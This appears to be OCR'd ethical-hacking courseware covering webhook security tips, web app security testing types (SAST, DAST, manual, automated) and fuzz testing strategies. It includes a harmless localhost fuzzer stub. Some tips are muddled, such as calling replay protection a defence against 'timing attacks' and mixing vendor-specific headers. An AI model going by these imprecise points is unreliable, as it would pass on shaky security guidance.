
- Use HTTPS instead of HTTP to safeguard data from exposure while in transit.
- Use shared authentication secrets such as HTTP basic authentication for all webhooks to prevent any random malicious data.
- Implement webhook signing to verify the data received from the email service providers (ESPs) and use the constant time-compare function.
- Track `event_id` to avoid unintentional double-processing of the same events through replay attacks.
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses.
- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic.
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks.
- Validate the X-OP-Timestamp within a threshold from the current time.
- Ensure that the event processing is idempotent to prevent the replication of event receipts.
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated.

- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content.
- Use threaded requests to send multiple requests simultaneously and to update data in the API rapidly.
- Ensure that the tokens are stored against **`store_hash`** and not the user data.
- Verify clients through the implementation of mutual TLS.
- Do not send confidential information using webhooks; instead, use authorized APIs.
- Use HMAC-based signatures to perform message verification and avoid payload exploitation.
- Use a unique event ID to record every webhook payload within the database.
- Log each of the sent webhooks for debugging when required.

LO#05: Summarize the Techniques used in Web Application Security

Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.



Web Application Security Testing

Manual Web App Security Testing	It involves testing a web application using **manually designed data**, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications Security professionals use tools such as SecApps, Selenium, and Apache JMeter to perform manual testing
Automated Web App Security Testing	It is a technique employed for **automating the testing** process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly Security professionals use tools such as Ranorex studio, TestComplete, and Leapwork to perform automated testing
Static Application Security Testing (SAST)	It is also referred to as a **white-box testing approach**, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester Security professionals use tools such as Codacy , Appknox, and AttackFlow to perform SAST
Dynamic Application Security Testing (DAST)	It is also known as a **black-box testing approach** and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. Security professionals use tools such as Invicti, Acunetix vulnerability Scanner, and HCL AppScan to perform DAST

Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- **Manual Web Application Security Testing**

  Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as Selenium, JMeter, Loadrunner, QTP, Bugzilla, and Test Link to perform manual testing.

- **Automated Web Application Security Testing**


  It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, Leapwork, Katalon Studio, and Testsigma to carry out automated testing.

- **Static Application Security Testing (SAST)**

  Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Codacy, Appknox, AttackFlow, bugScout, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

  Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Invicti, Acunetix Vulnerability Scanner, HCL AppScan, Micro Focus Fortify on Demand, and Appknox, to perform DAST.



Web Application Fuzz Testing

- Web application fuzz testing (fuzzing) is a black-box testing method. It is a **quality checking and assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called '**Fuzz**' will be generated by the fuzz testing tools (**Fuzzers**) and used against the target web application to **discover vulnerabilities that can be exploited** by various attacks
- Employ this fuzz testing technique to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, and SQL injection

Fuzz Testing Scenario

```
Attack Script:
Setup('WebApplicationName') do
      @host = "localhost"
      @port = 80
...
end
```

Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects


Fuzz Testing Strategies

- **Mutation-Based**: In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based**: In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based**: In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.



